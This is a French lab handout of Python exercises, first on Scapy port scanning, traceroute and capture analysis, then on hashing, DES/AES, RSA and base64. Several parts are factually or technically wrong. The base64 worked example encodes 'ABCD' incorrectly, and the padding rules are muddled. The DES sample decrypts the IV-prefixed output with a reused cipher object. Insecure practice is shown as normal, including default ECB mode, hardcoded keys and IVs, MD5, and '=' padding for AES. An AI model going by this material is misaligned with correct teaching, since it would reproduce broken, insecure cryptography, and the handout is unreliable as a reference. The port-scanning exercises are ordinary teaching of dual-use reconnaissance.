Utilisez `sr1()` avec des segments TCP en incrémentant le numéro de port à chaque itération. Afin de vérifier si le port est ouvert, la valeur des flags de la réponse est examinée (RA /SA).

Question 2

Écrivez une fonction en python qui prend en paramètre une liste d'adresses IP et qui retourne les numéros de port UDP ouverts dans les machines correspondantes.

Indice :

Vérifiez les réponses ICMP Destination Unreachable reçues.

13. Exercice : Analyse des captures

Question

Utilisez la fonction `sniff()` pour interpréter le fichier de capture suivant : https://drive.google.com/file/d/1wPI66IH4ARpwwmpeR_H503ty2teObZCp/view?usp=drive_link

Vous devez écrire un programme python pour trouver le nombre de messages http dans le fichier de capture. Vous pouvez considérer un paquet comme message http si le numéro de port source ou destination sont égaux à 80 ou 443 et la taille des données encapsulées par TCP est différente de 0.

14. Exercice : Traçage de route

Question

En utilisant `scapy`, écrivez une fonction qui trace la route vers une destination donnée comme paramètre. Votre programme doit itérativement envoyer des paquets ICMP et analyser la réponse de `sr1()` (type = 11 / 0). La fonction doit retourner la liste des sauts détectés.

TP 9 Cryptographie appliquée


 XI

La cryptographie est un sous domaine de la *cryptologie* qui consiste à appliquer des opérations mathématiques permettant de cacher un texte claire des parties non autorisées. Actuellement, cette technologie est utilisée dans tout domaine où le contenu de l'information doit être protégé (téléphonie, carte de crédit, applications comme les navigateurs web,etc).

Sous domaines de la cryptographie :

- *Symetric Cryptography* : La même clé est utilisée pour chiffrer et déchiffrer (*comme AES, DES et TripleDES*). Dit aussi *private key encryption*.
- *Asymetric Cryptography* : La clé utilisée pour le chiffrement est différente de celle utilisée pour le déchiffrement (*comme RSA et Elliptical curve*). Dit aussi *public key encryption*. La clé privée est gardée secrète pour le déchiffrement alors que la clé publique est accessible par n'importe qui. Cependant, a partir de la clé publique, il est impossible de construire la clé privé.

1. Exercice : Fonction de hashage

- Nous avons vus à plusieurs reprise un champ checksum (entête IP et TCP) permettant de vérifier si le contenu du paquet n'a pas été corrompu.
- La fonction permettant de calculer le cheksum (aussi connue sous le nom CRC) est une fonction de hashage. Le hashage produit est considéré comme une empreunte qui permet de vérifier l'intégrité du contenu par le récepteur.
- Plusieurs algorithmes de hashage existent actuellement : MD5, SHA, CRC. La bibliothèque standard python inclue ces fonctions dans la librairie hashlib. Ces algorithmes ressemblent beaucoup aux algorithmes cryptographie AES et DES.
- Chaque algorithme produit une valeur de hashage de taille fixe quelque soit la taille des données en entrée. Par exemple SHA256 produit une valeur de taille 256 bits (32 octets), SHA1 produit des valeurs de 160 bits (20 octets) et MD5 avec 128 bits.

Remarque : Dans un site web dynamique, les mots de passe des utilisateurs sont souvent enregistrés sous forme de hash au lieu de leurs valeurs claires.

```
1 # importe les fonctions sha256, sha1 et crc32
2
3 from hashlib import sha256
4 from hashlib import sha1
5 from zlib import crc32
6
```

```

7 # crée un message encode en octets (le b au debut
8 # de la chaine de caracteres signifie byte)
9
10 message=b"Un message a transporter"
11
12 # calcule et affiche le hashage du message
13 # avec chaque algorithme
14
15 print ("sha256 =", sha256(message).hexdigest().upper())
16 print ("sha1 =", sha1(message).hexdigest().upper())
17 print ("crc32 =", hex(crc32(message))[2:].upper())

```


La sortie du hashage de "Un message a transporter" est (l'affichage est en hexadécimale):

sha256 = 16F71232D915F3533D6510E032EB1C4BFEF2AF39E3EB44A0B58B9C44D4A65361

sha1 = 2B3A855FBA7F4A19090DCB61AC5C7011E7D12AFC

crc32 = CB554B3E

Afin de vérifier bien que le résultat est juste, Windows offre un outil pour calculer le hashage d'un fichier (cliquez sur le bouton droit sur le fichier pour le quel vous souhaitez calculer le hash). Voir la figure suivante :



Sinon, des outils online existent qui permettent de calculer le hashage d'un fichier entier ou d'un message texte (voir <https://www.fileformat.info/tool/hash.htm>).

Important : Si vous décidez de comparer les valeurs produites par python et ceux de Windows ou FileFormat, assurez-vous que le message soit enregistré dans un fichier texte clair et non .doc ou .pdf .

Question

1. Écrivez un programme permettant de lire un fichier comme une suite d'octets (de préférence le fichier ne doit pas dépasser 1Mo).
2. Concaténez les octets lus dans une variable appelée *data*.
3. Calculez le hash SHA256 et MD5 de la variable *data* et comparez le résultat avec celui produit avec le site Fileformat. (enregistrez le résultat du hash afin de comparer avec l'étape suivante)

4. Changez un seul caractère du Contenu claire et comparez le résultat produit après modification avec le résultat du hashage avant modification. *Que remarquez vous ?*
5. *Est ce que deux messages / fichiers différent peuvent avoir le meme résultat de hashage ?*

Indice :

- Utilisez `open("votre nom de fichier","rb")`. "rb" signifie : r=> ouvrir en mode lecture , b=> lire des suites d'octets au lieu de texte ASCII
- Pour initialiser une suite d'octets *data* vides (type *bytes*), il suffit de mettre :
`data=b''`
- Pour concaténer une séquence avec une autre, il suffit de les sommer comme une chaîne de caractères en Java.

Le programme suivant propose un exemple sur comment lire le contenu du fichier *res.docx* sous forme d'octets :

```
1 fichier=open("res.docx","rb")
2 data=b''
3 for sequence_octets in fichier:
4     data+=sequence_octets
5 fichier.close()
```

Le code suivant permet de lire le fichier entier avec une seule instruction :

```
1 data=open("res.docx","rb").read()
```

2. Exercice : Chiffrement avec DES et AES (Algorithmes de chiffrement symétriques)

La bibliothèque Crypto incluse dans Anaconda offre l'implémentation de plusieurs algorithmes de chiffrement comme, DES, AES et RSA. Pour commencer, il faudra générer une clé primaire aléatoire selon la taille de la clé supportée par l'algorithme. Ce-ci peut être assuré par la fonction suivante

```
1 import os
2 # os.urandom(N) genere une sequence
3 # de N octets aleatoire
4
5 # cle de 16 octets (128 bits) aleatoire
6 cle_16_octet=os.urandom(16)
```

Le code suivant montre comment chiffrer un contenu avec DES en utilisant la bibliothèque de cryptographie *Crypto* :

```
1 from Crypto.Cipher import DES
2 from Crypto import Random
3 # affectation de la cle 8 octets
4 key = b'12345678'
5 # creation d'un vecteur d'initialisation (iv) aleatoire de 8 octets
6 iv = Random.new().read(DES.block_size)
7 # creation de l'objet de chiffrement DES (cipher)
8 cipher = DES.new(key, DES.MODE_CBC, iv)
9 # text claire
10 plaintext = b'sona si latine loqueris '
11 # message chiffre concatene avec le vecteur d'initialisation
12 # cipher.encrypt(plaintext) permet de chiffrer le contenu "plaintext"
13 # avec l'objet "cipher"
```

```

14 msg = iv + cipher.encrypt(plaintext)
15 #affichage du text chiffré
16 print ("Message chiffré =" + str(msg))
17 #affichage du text déchiffré
18 print ("Message déchiffré =" + str(cipher.decrypt(msg)))

```

Le code suivant montre comment chiffrer un contenu avec AES en utilisant la bibliothèque de cryptographie *Crypto* :

```

1 #importe AES
2 from Crypto.Cipher import AES
3 #cree une instance AES avec une cle= "cle16 octets AES"
4 #la taille de la cle == (16octets)
5 objet_de_chiffrement=AES.new("cle16 octets AES")
6 Message_claire="Message claire16"
7 #chiffre le message claire
8 contenu_chiffre=objet_de_chiffrement.encrypt(Message_claire)
9 print(contenu_chiffre)

```

Résultat :

```
b'|Kk\x7f\\Y\xb8\x1b\xb2J\xe3\xf0\xe3\xd0[8'
```

Important:

- Le texte à chiffrer doit être d'une taille multiple de la taille de la clé. Sinon des octets de bourrage doivent être ajoutés à la fin du contenu.
- Pour indiquer le nombre des octets de bourrage à la fin du contenu, il existe plusieurs méthodes :
 1. Ajout de la taille du message original sans bourrage avant le contenu chiffré.
 2. Ajout du nombre d'octets de bourrage avant le contenu chiffré.
 3. Utiliser un caractère absent du contenu claire pour les octets de bourrage afin de marquer la fin lors du déchiffrement.
- Lors de l'initialisation de l'algorithme (ligne 5), AES automatiquement obtient la taille de la clé (128 bits 192 bits ou 256 bits) pour déterminer la taille du bloque.

Le déchiffrement se fait d'une manière similaire. Une instance de l'algorithme AES avec la même clé est créée et la méthode *decrypt* est invoquée sur le contenu chiffré :

```

1 objet_de_dechiffrement=AES.new("cle16 octets AES")
2 #contenu_chiffre est le contenu produit lors du chiffrement
3 #dans les instruction du programme précédant
4 text_claire=objet_de_dechiffrement.decrypt(contenu_chiffre)
5 print(text_claire)

```

Résultat :

```
b'Message claire16'
```

Question 1

Écrivez un programme qui chiffre le contenu d'un fichier avec AES 128bits (16 octets) et l'enregistre :

1. Écrivez un programme permettant de lire le contenu d'un fichier sous forme de séquence d'octets. (voir le premier exercice)
2. Le programme doit calculer la taille en nombre d'octets du contenu.
3. A partir de la taille, le programme doit calculer le nombre d'octets de bourrage à ajouter à la fin (entre 0 et 15). Cette valeur doit être sauvegardée dans une variable *bourrage*.

4. Ajoutez les octets de bourrage selon la valeur obtenue.
5. Générez une clé de 16 octets avec *os.urandom*. Sauvegardez la clé dans un fichier *key.bin* afin de l'utiliser lors de la question de déchiffrement.
6. Chiffrez le contenu avec AES.
7. Ajoutez un octet au début du contenu chiffré contenant la valeur de *bourrage*.
8. Enregistrez le résultat dans un fichier.

Indice :

- Utilisez la fonction *len* pour obtenir la taille de la séquence d'octets. Afin d'obtenir le nombre d'octet de bourrage il suffit d'utiliser l'opérateur modulo (%) avec 16.
- Pour ouvrir le fichier avec le nom *key.bin* en mode écriture, il suffit d'utiliser *open("key.bin", "wb")*. N'oubliez pas de fermer le fichier avec la méthode *close()* à la fin l'exécution.

Question 2

Implémentez l'algorithme permettant de déchiffrer le contenu du fichier que vous venez de chiffrer.


Vecteur d'Initialisation (IV) et Cipher-Block Chaining (CBC)

Avec l'implémentation précédente AES, l'algorithme chiffre chaque bloque séparément. Ainsi, une attaque possible est de permuter les positions des bloques de 128 bits.

Une solution à ce problème est le schéma Cipher-Block Chaining (CBC). Dans ce mode d'opération le premier bloque du contenu est d'abord combiné avec un Vecteur d'Initialisation (IV) par un XOR avant que le résultat soit passé en entrée des opérations de AES (SubByte). Par la suite, le résultat du chiffrement est utilisé comme IV pour le bloque suivant (le prochain bloque XOR le bloque chiffré précédant sera passé à SubByte).

Remarque : Le vecteur IV doit être de la même taille du bloque.

Ce fonctionnement est illustré dans la figure suivante :



L'implémentation AES offre une façon simple pour exécuter ce traitement. Il suffit de passer en paramètre la valeur de IV initiale et le mode CBC :

```
1 #importe AES
2 from Crypto.Cipher import AES
3 #cree une instance AES avec une cle= "cle16 octets AES"
4 #l'argument AES.MODE_CBC indique que le chiffrement est
5 # en mode CBC
6
7 #le vecteur d'initialisation = "vecteur d'init16"
8
```

```

9 objet_de_chiffrement=AES.new("cle16 octets AES",AES.MODE_CBC,"vecteur d'init16")
10 Message_claire="Message claire16"
11 #chiffre le message claire
12 contenu_chiffre=objet_de_chiffrement.encrypt(Message_claire)
13 print(contenu_chiffre)
14
15 #dechiffrement avec CBC
16 objet_de_dechiffrement=AES.new("cle16 octets AES",AES.MODE_CBC,"vecteur d'init16"
17 )
18 text_claire=objet_de_dechiffrement.decrypt(contenu_chiffre)
19 print(text_claire)
20

```

Remarque : Il est préférable que IV soit aussi aléatoire comme la clé.

Question 3

Dans les étapes suivantes, on souhaite comparer entre le chiffrement AES 128 bits avec et sans CBC :

1. Créez une chaîne d'octets contenant au moins 32 octets (si la taille est supérieure à 32, elle doit être multiple de 16). Vous pouvez utiliser *os.urandom* ou une chaîne de texte. (pour convertir une chaîne de caractère en octets, utilisez la méthode *bytes* ou *encode()*)
2. Chiffrez le message avec AES 128bits sans CBC (comme dans le premier exemple AES de cette série).
3. Générez un vecteur d'initialisation de 16 octets contenant seulement des 0 (il suffit de mettre *bytes(16)*). Mettez cette valeur dans la variable *iv*.
4. Chiffrez le même message avec AES 128bits et CBC (comme dans l'exemple AES avec CBC de cette série).
5. Comparez les deux résultats de chiffrement. Est ce que le premier bloque chiffré de 16 octets est identique pour les deux chiffrements ? Est ce que le deuxième bloque est le même pour les deux chiffrements ?

3. Exercice : Génération de clé RSA et chiffrement/déchiffrement

- Contrairement à AES, RSA est un algorithme de chiffrement asymétrique.
- Celui-ci nécessite la génération d'une clé publique (*ligne 19*) et d'une clé privée (*ligne 8*).
- La clé publique est sauvegardée (*ligne 23*) dans *fichier_cle_public.pem*. La clé privée est sauvegardée (*ligne 11*) dans *fichier_cle_prive.pem*.
- Le programme suivant illustre comment générer des clés RSA.

```

1 # importe le module RSA
2 from Crypto.PublicKey import RSA
3
4 # genere une cle publique/prive avec modulus (N) de 2048 bits
5 cle= RSA.generate(2048)
6
7 # recupere la cle prive
8 cle_prive = cle.exportKey()
9
10 #ouvre un fichier en mode d'ecriture en octets
11 Fichier = open("fichier_cle_prive.pem", "wb")
12
13 # ecrit le contenu de la cle prive sur fichier
14 Fichier.write(cle_prive)
15 # ferme le fichier
16 Fichier.close()

```

```

17
18 # recupere la cle publique
19
20 cle_publique = cle.publickey().exportKey()
21
22
23 # ecrit le contenu de la cle publique sur fichier
24 Fichier = open("fichier_cle_publique.pem", "wb")
25 Fichier.write(cle_publique)
26 Fichier.close()

```

Listing 1 Création d'une clé publique/privée

- Le programme suivant permet d'importer les clés publique (ligne 5) et privée (ligne 20) ainsi que le chiffrement avec clé publique (ligne 14) et déchiffrement avec clé privée (ligne 26).
- Un objet permettant de chiffrer avec la clé publique (ligne 8) est affecté à *objet_cle_rsa*.
- Un objet permettant de chiffrer avec la clé privée (ligne 23) est affecté à *objet_cle_rsa_privé*.

```

1 import Crypto
2 from Crypto.PublicKey import RSA
3 from Crypto.Cipher import PKCS1_OAEP
4 # importe la cle publique du fichier
5 contenu_clepublique = RSA.importKey(open("fichier_cle_publique.pem", "rb").read())
6
7 # cree un objet a partir de la cle permetant de chiffrer avec RSA
8 objet_cle_rsa = PKCS1_OAEP.new(contenu_clepublique)
9
10 # message claire
11 message=b"Message"
12
13 # chiffre le message avec la cle publique
14 message_chiffre=objet_cle_rsa.encrypt(message)
15
16 #imprime le resultat du chiffrement
17 print(message_chiffre)
18
19 # importe la cle prive du fichier
20 contenu_cleprive = RSA.importKey(open("fichier_cle_privé.pem", "rb").read())
21
22 # cree un objet a partir de la cle permetant de chiffrer avec RSA
23 objet_cle_rsa_privé = PKCS1_OAEP.new(contenu_cleprive)
24
25 #imprime le resultat du dechiffrement
26 print(objet_cle_rsa_privé.decrypt(message_chiffre))

```

Listing 2 Chiffrement avec clé publique et déchiffrement avec la clé privée

Question

Pour un exercice échauffement, créez un programme permettant de déchiffrer avec RSA le fichier *1_crypte.txt* situé dans le lien suivant. La clé privée permettant le déchiffrement du contenu est situé dans le même répertoire Google *fichier_cle_privé.pem*, utilisez celle-ci pour déchiffrer :

<https://drive.google.com/drive/folders/1nR-WknZLy2PYOzIA6uptUCxw6ETFDaN3?usp=sharing>

4. Exercice : Communication avec serveur sécurisée

Pour commencer, vous devez générer les deux fichiers contenant la clé publique et la clé privée avec le programme expliqué dans *Listing 1*. La clé publique doit être placée dans le fichier *fichier_cle_publique.pem*, et la clé privée doit être placée dans le fichier *fichier_cle_privé.pem*.

Les deux programmes représentent un code du serveur multi-thread et du client. Ces derniers doivent être placés dans le même répertoire que les fichiers des clés publique et privée (*fichier_cle_publique.pem* et *fichier_cle_privé.pem*).

- Le serveur multi-thread (*Listing 3*) est le même que le serveur multi-thread du TP 1 mais transmet une clé publique au client initialement (*contenu_clepublique*) ;
- Par la suite, les messages reçus du clients doivent être déchiffrés avec la clé privée (*objet_cle_rsa_privé*)

```

1 import socket
2 import _thread as thread
3 from Crypto.PublicKey import RSA
4 from Crypto.Cipher import PKCS1_OAEP
5
6
7 def Traiter_Connexion(connexion_avec_client, adresse_client):
8     global objet_cle_rsa_privé, contenu_clepublique
9     MessageRec=b""
10
11     print ("Connexion de la machine = ", adresse_client)
12     # Transmettre le contenu de la cle publique apres la connexion
13     # Utilisez la methode send de connexion_avec_client pour
14     # transmettre contenu_clepublique
15     # (A FAIRE 1) ajoutez l'instruction dans cette ligne
16
17
18     try:
19         while True:
20             MessageRec=connexion_avec_client.recv(1024)
21             # Dechiffre le message reçu (MessageRec)
22             # Utilisez la methode decrypt de la cle prive (objet_cle_rsa_privé)
23             # Affectez le resultat du dechiffrement a MessageRec
24             # (A FAIRE 2) ajoutez l'instruction dans cette ligne
25
26
27
28             if MessageRec==b"Fin":
29                 break
30
31             print ("Client" ,adresse_client, " a dit :",MessageRec.decode())
32     except:
33         print ("Deconnexion")
34         print ("Deconnexion de :",adresse_client)
35     try:
36         connexion_avec_client.close()
37     except:
38         pass
39
40 SocketServeur = socket.socket()
41 host = socket.gethostname()
42 port = 9500

```

```

43 SocketServeur.bind(("127.0.0.1", port))
44
45 SocketServeur.listen(5)
46
47 contenu_clepublique = open("fichier_cle_publique.pem", "rb").read()
48
49 contenu_cleprive = RSA.importKey(open("fichier_cle_prive.pem", "rb").read())
50 # cree un objet a partir de la cle permettant de chiffrer avec RSA
51 objet_cle_rsa_prive = PKCS1_OAEP.new(contenu_cleprive)
52 print("Lancement serveur")
53 while True:
54     ConnexionAUnClient, addrclient = SocketServeur.accept()
55     thread.start_new_thread(Traiter_Connexion, (ConnexionAUnClient, addrclient))
56

```

Listing 3. Code Serveur multi-thread avec chiffrement

- Après la connexion au serveur, le client (Listing 4) doit recevoir la clé publique qui sera transmise automatiquement par le serveur. A partir de la clé publique reçue (*Cle_publique*), le client crée un objet de clé publique (*objet_cle_rsa_publique*) ;
- Par la suite, pour chaque message saisie par le client, celui-ci est chiffré avec la clé publique (*objet_cle_rsa_publique*) et transmis (*resultat_chiffre*) ;

```

1 import socket
2 from Crypto.PublicKey import RSA
3 from Crypto.Cipher import PKCS1_OAEP
4
5 SocketClient = socket.socket()
6 host = socket.gethostname()
7 port = 9500
8 SocketClient.connect(("127.0.0.1", port))
9
10 Cle_publique=b""
11 while True:
12     recu=SocketClient.recv(1024)
13     Cle_publique+=recu
14     if b'-----END PUBLIC KEY-----' in Cle_publique:
15         break
16
17 # Importez la cle a partir du contenu recu Cle_publique
18 # Utilisez la methode importKey de RSA pour importer la cle
19 # Mettez le resultat dans clepublique
20 # Creez un objet objet_cle_rsa_publique a partir de clepublique (objet de cle
    publique)
21 # Utilisez PKCS1_OAEP.new pour faire ceci
22 # (A FAIRE 1) ajoutez deux instructions dans les deux lignes suivantes
23
24
25 print("Lancement serveur")
26 while True:
27     MessageATransmettre=input().encode()
28     # Chiffre le message lu du clavier (MessageATransmettre)
29     # Utilisez la methode encrypt de objet_cle_rsa_publique
30     # Mettez le resultat dans resultat_chiffre
31     # (A FAIRE 2) ajoutez l'instruction dans cette ligne
32
33
34

```

```

35  SocketClient.send(resultat_chiffre)
36  if (MessageATransmettre==b"Fin") :
37      break
38      print( "Deconnexion de :",addrclient)
39  ConnexionAUnClient.close()

```

Listing 4. Code Client avec chiffrement

Question

Complétez les instructions des programmes client/serveur là où il y a un commentaire # (A FAIRE). Vos objectifs sont les suivants :

1. *Programme Serveur* : Transmettre le contenu de la clé publique au client (A FAIRE1 - Ligne 16). *Une instruction suffirait pour ceci* ;
2. *Programme Client* : Créer l'objet de la clé publique au niveau du client [*clepublique*] à partir de la clé reçue du serveur [*Cle_publique*](A FAIRE 1-Ligne 21). Voir l'exemple dans Exercice 1 (Listing 2-Ligne 5) pour importer la clé à partir du contenu reçu ;
3. *Programme Client* : Créer un objet de la clé publique à partir de *clepublique*, et mettre le résultat dans l'objet *objet_cle_rsa_publique*. Voir Listing 2- Ligne 8 pour comment créer un objet à partir du contenu de la clé .(A FAIRE 1-Ligne 22) ;
4. *Programme Serveur* : Déchiffrer le contenu reçu du client [*MessageRec*] avec la clé privée [*objet_cle_rsa_prive*](A FAIRE 2-Ligne 25). *Une instruction suffirait pour ceci* ;
5. *Programme Client* : Chiffrer le contenu du message saisi (*MessageATransmettre*) par l'utilisateur avec la clé publique(*objet_cle_rsa_publique*). Mettez le résultat dans la variable *resultat_chiffre*. Voir Listing 2-Ligne 14 pour comment chiffrer. (A FAIRE 2-Ligne 32) ;

Remarque :

En réalité, le serveur transmet ça clé publique au client mais seulement afin que le client chiffre et transmet à son tour une clé symétrique (AES ou DES) au serveur. Par la suite, les messages transmis par le client et par le serveur sont chiffré avec la clé symétrique (et non pas par la clé publique RSA).

La difficulté de se programme réside dans comment encoder la longueur du message, calculer le nombre d'octets de bourrage ajoutés à la fin.

5. Encodage Base 64

Pour commencer, téléchargez les programmes de cette partie dans le lien suivant : https://drive.google.com/drive/folders/1okQpQv641qJpvEgj8RRtPXZAjf_mUOAa?usp=sharing

L'encodage Base 64 est un algorithme permettant de transformer des données binaires (image, sons, vidéo) en représentation ASCII (texte claire). Cet algorithme n'est pas un algorithme de chiffrement mais peut être utilisé pour encoder les données avant de les chiffrer.

- La première étape ajoute des octets 0 tel que le nombre d'octets dans le contenu à encoder est multiple de 3.
- Chaque bloque de 3 octets est divisé en bloques de 6bits.

- Chaque valeur de 6 bits est représentée par un caractère ASCII. Le bloque 6 bits peut prendre 2^6 (64 d'où le nom de l'encodage). Les 64 caractères sont les 10 chiffres, 26 minuscules, 26 majuscules, caractère + et /. Le 65em caractère = est utilisé pour marque les caractères de bourrage à la fin de l'encodage.

Les correspondances entre les valeurs 6 bits et les caractères ASCII sont les suivantes :

Base64 Encoding Table							
Value	Char		Value	Char		Value	Char
0	A		16	Q		32	g
1	B		17	R		33	h
2	C		18	S		34	i
3	D		19	T		35	j
4	E		20	U		36	k
5	F		21	V		37	l
6	G		22	W		38	m
7	H		23	X		39	n
8	I		24	Y		40	o
9	J		25	Z		41	p
10	K		26	a		42	q
11	L		27	b		43	r
12	M		28	c		44	s
13	N		29	d		45	t
14	O		30	e		46	u
15	P		31	f		47	v
						48	w
						49	x
						50	y
						51	z
						52	0
						53	1
						54	2
						55	3
						56	4
						57	5
						58	6
						59	7
						60	8
						61	9
						62	+
						63	/

 Exemple : Exemple d'encodage Base 64

- Prenant le bloque de caractères suivant (4 octets):

ABCD

- La représentation binaire de ce bloque est la suivante :

01000001010000100100001101000100

- La taille du contenu n'est pas multiple de 3, ainsi 2 octets sont ajoutés (3 -(4%3)) à la fin. Le résultat est le suivant :

0100000101000010010000110100010000000000000000

- Diviser le contenu à encoder en bloques de 6 bits :

010000 010100 001001 000011 010001 000000 000000 000000

- Le résultat de l'encodage selon la table de correspondance est comme suite :

QUIJDRA==

 Remarque

Les séquences 6 bits avec valeur égale à 0 à la fin sont encodées avec =.

Les séquences 6 bits avec valeur égale à 0 au milieu du code sont encodées avec A.

Pour décoder un contenu représenté avec l'encodage 64, le processus inverse est appliqué :

1. Chaque caractère du code est représenté avec la valeur 6 bits correspondante (les espaces et les retours à la lignes sont automatiquement ignorés).
2. Les valeurs 6 bits sont concaténés dans un bloque de 24 bits.
3. Le bloque est ensuite divisé en octets de 8 bits pour récupérer le contenu originale.

6. Exercice : Bibliothèque base64

La bibliothèque base64 de python permet d'encoder et de décoder du contenu base 64 :

```
1 # importe la bibliotheque Base64
2 import base64
3 # message_a_encoder prends le contenu du message
4 # sous forme de sequence bytes
5
6 message_a_encoder="Votre contenu a encoder".encode()
7
8 # la methode b64encode de base64 permet d'encoder
9 # le parametre du message est le message a encoder
10
11 message_encode=base64.b64encode(message_a_encoder)
12 print(message_encode)
13
14 # la methode b64decode de base64 permet d'decoder
15 # le parametre du message est le message a decoder
16 message_decode=base64.b64decode(message_encode)
17 print(message_decode)
```

Question

1. Décodez la phrase suivante avec la méthode `b64decode`. Quel est le résultat ?
QnJhdm8sIHZvdXMgYXZleiBkw6lj2TDqSBsZSBtZXNzYWdlLg==
2. Ajoutez plusieurs caractères `=` à la fin du texte encodé précédant et puis essayer de décoder. Quel est l'effet sur le résultat ?

7. Exercice : Communication crypté AES avec encodage base64

Le chiffrement avec AES est très simple avec la bibliothèque *Crypto*, mais lorsque le contenu chiffré n'est pas d'une taille multiple de 16 octets, la procédure se complique. Le nombre d'octets de bourrage doit être ajouté au contenu afin que le récepteur les supprime.

Avec l'encodage Base 64, ce problème n'existe pas. Il suffit d'encoder le contenu à base 64 et d'ajouter autant de caractères `=` à la fin pour rendre la taille multiple de 16. Après, le contenu est encodé avec AES, et le récepteur peut repérer directement les octets de bourrage (les caractères `=` à la fin) sans avoir besoins d'autres informations.

```

1 #importe AES
2 from Crypto.Cipher import AES
3 import base64
4 #cree une instance AES avec une cle= "cle16 octets AES"
5 objet_de_chiffrement=AES.new("cle16 octets AES")
6
7 #ouvre le fichier et lit le contenu complet de celui-ci
8 # en mode bytes
9 Message_claire=open("fichier_claire.jpg","rb").read()
10
11 # (A Faire 1) utiliser base64 pour encoder le contenu
12 # du fichier Message_claire (base64.b64encode)
13 # Mettez le resultat dans la variable Message_Ecode
14
15
16 # si la taille du contenu n'est pas multiple de 16
17 if len(Message_Ecode)%16>0:
18     # (A Faire 2) calculez le nombre d'octets de bourrage
19     # pour que le contenu soit multiple de 16
20     # et mettez cette valeur dans la variable padding
21
22
23     # le contenu est complete avec le des octets b'='
24     # repete avec padding fois
25     Message_Ecode=Message_Ecode+padding*b'='
26 #chiffre le message encode
27 contenu_chiffre=objet_de_chiffrement.encrypt(Message_Ecode)
28
29 # creation d'un objet fichier en ecriture en mode bytes
30 fichier_sortie=open("crypte.jpg","wb")
31 # ecriture du contenu chiffre
32 fichier_sortie.write(contenu_chiffre)
33 # fermeture du fichier
34 fichier_sortie.close()
35

```

Question 1

Complétez le programme précédant afin :

1. *A Faire 1* : D'encoder le contenu avec Base64 (Ligne 11 à 14). Une instruction suffit.
2. *A Faire 2* : De calculer le nombre d'octets de bourrage (b"=") qu'on doit ajouter à la fin pour que le chiffrement AES soit possible (Ligne 18 - 21). Une seule instruction suffit.

Le code de cette exercice est disponible dans le lien suivant :

https://drive.google.com/file/d/1eM3KbxHfsFxfxzjmB3H_qbxQd79KrFtV/view?usp=sharing

Le fichier "*fichier_claire.jpg*" est téléchargeable à partir du lien suivant (vous êtes aussi libre de chiffrer un fichier de votre choix, soyez sûr que le fichier que vous essayez de chiffrer est dans le même répertoire que le programme) :

<https://drive.google.com/file/d/1L7waoQVgFAZufQpBOUIVOVHJ8lO0t6vZ/view?usp=sharing>

Question 2

Complétez le programme suivant afin de déchiffrer l'image suivante (*A FAIRE 1* et *A FAIRE 2*) :

```
1 from Crypto.Cipher import AES
2 import base64
3 # cree une instance AES avec une cle= "cle16 octets AES"
4 objet_de_dechiffrement=AES.new("cle16 octets AES")
5 # lit le contenu chiffre a partir du fichier
6 contenu_chiffre=open("imagecrypte.jpg", "rb").read()
7 # (A FAIRE 1) Dechiffre le contenu avec l'objet AES
8 # Utilisez la methode decrypt de objet_de_dechiffrement
9 # mettez le resultat dans la variable Message_Encode
10
11
12
13 # (A FAIRE 2) Decoder le contenu dechiffre avec base64
14 # Utilisez la methode b64decode
15 # Mettez le resultat dans la variable contenu_decode
16
17
18 # ouvre un fichier en ecriture
19 fichier_sortie=open("fichier_claire.jpg", "wb")
20 fichier_sortie.write(contenu_decode)
21
22 fichier_sortie.close()
23
```

- Après avoir complété le programme (*A FAIRE 1* et *A FAIRE 2*), quelle est l'image en résultat ?

Le code de cette exercice est disponible dans le lien suivant :

<https://drive.google.com/file/d/1OYmp1Dg3dGvSs2bMaegwDb-POqNYvkE3/view?usp=sharing>

Le fichier "*imagecrypte.jpg*" est téléchargeable à partir du lien suivant :

<https://drive.google.com/file/d/1tixcJBQ1Q8Mi3aRhoiMplpJchn-LY7aA/view?usp=sharing>

8. Exercice : Chiffrement et Déchiffrement AES et base64

Question 1

Complétez la procédure de chiffrement et hachage selon les instructions dans les commentaires A Faire 1,2,3 et 4

```

1 def procedureChiffrement(message,key):
2     # A FAIRE 1: calculez le hash md5 du message
